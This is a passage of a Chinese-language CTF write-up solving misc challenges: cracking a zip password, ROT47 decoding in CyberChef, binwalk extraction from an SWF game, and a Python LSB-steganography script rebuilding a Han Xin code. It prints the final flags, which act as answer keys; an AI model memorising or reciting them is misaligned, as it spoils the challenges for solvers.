0002C280	0B	15	FD	C6	7C	33	E5	E2	8A	4E	E9	C2	E4	EF	3F	43	3遊竊橋譚?C
0002C290	F4	63	94	96	6B	7C	11	94	EF	E4	A2	24	62	21	C0	BB	餘救k  旃消S 闹
0002C2A0	5C	2E	F4	50	4B	01	02	3F	00	14	00	01	00	00	00	03	\. 鬚K ?
0002C2B0	A2	90	52	CB	A1	FF	84	2C	00	00	00	20	00	00	00	08	?R恕 ?
0002C2C0	00	24	00	00	00	00	00	00	00	20	00	00	00	00	00	00	\$
0002C2D0	00	66	6C	61	67	2E	74	78	74	0A	00	20	00	00	00	00	flag.txt
0002C2E0	00	01	00	18	00	B3	6D	4D	46	BA	32	D7	01	BA	05	AE	磁MF????? @
0002C2F0	D5	C1	32	D7	01	86	4E	14	43	2E	28	D7	01	50	4B	05	樺2?晴 C.(?PK K
0002C300	06	00	00	00	00	01	00	01	00	5A	00	00	00	52	00	00	Z R
0002C310	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

最终fuzz一下，发现密码就是上面wiki连接搜索的东西，“死”。

故key为：死

解开后得到：

=6270yFdE0<?@H0=@G60562C=J0v60v6

这里也卡了好久好久，最后一个个fuzz过去，发现是ROT47，解密后包上DASCTF{}得到最终flag

Last build: 2 years ago - v9 supports multiple inputs and a Node API allowing you to program with CyberChef!

Recipe	Input
<b>ROT47</b> Amount: 47	=6270yFdE0<?@H0=@G60562C=J0v60v6
	<b>Output</b> leaf_Ju5t_know_love_dearly_Ge_Ge

## 闯入魔塔魔法少女

swf游戏题，binwalk一下发现zlib数据流

```
(kali@kali) - [~/Desktop]
$ binwalk -e 50.swf
```

DECIMAL	HEXADECIMAL	DESCRIPTION
8	0x8	Zlib compressed data, default compression

提取出来直接搜索flag，得到：





### 虚幻三

跟网鼎杯里的虚幻系列类似，开局一个彩色文件。之前虚幻二是提取最低位像素，转化黑白，然后rgb顺序组合在一起，为一个汉信码，扫码得到flag。

这题一样的提取最低位像素，转化为黑白。但是组合顺序是grb，最终得到的数据如下：



四个角落做了混淆，但实际在四个角落补上汉信码标识符，即可扫码得到flag

最终脚本如下：

```

from PIL import Image
pic = Image.open('cipher.bmp')
a, b = pic.size
r1 = [] # 储存r、g、b通道
g1 = []
b1 = []
r2 = [] # 一行一行临时储存
g2 = []
b2 = []
for y in range(b):
    for x in range(a):
        r2.append(pic.getpixel((x, y))[0] % 2)
        g2.append(pic.getpixel((x, y))[1] % 2)
        b2.append(pic.getpixel((x, y))[2] % 2)
    r1.append(r2)
    g1.append(g2)
    b1.append(b2)
    r2 = []
    g2 = []
    b2 = []
pic_1 = Image.new('L', (a, b*3), 255)
for y in range(0, len(r1)*3, 3):
    for x in range(len(r1[0])):
        pic_1.putpixel((x, y), g1[y//3][x] * 255)
        pic_1.putpixel((x, y+1), r1[y//3][x] * 255)
        pic_1.putpixel((x, y+2), b1[y//3][x] * 255)
pic_1.show()
# pic_1.save('flag.bmp')

```

最终加一下汉信码标识符，扫码即可得到flag(这里加的有点粗糙)。



最终得到flag:

```
DASCTF{13833babbd434be3e2882f507ce5f8ae}
```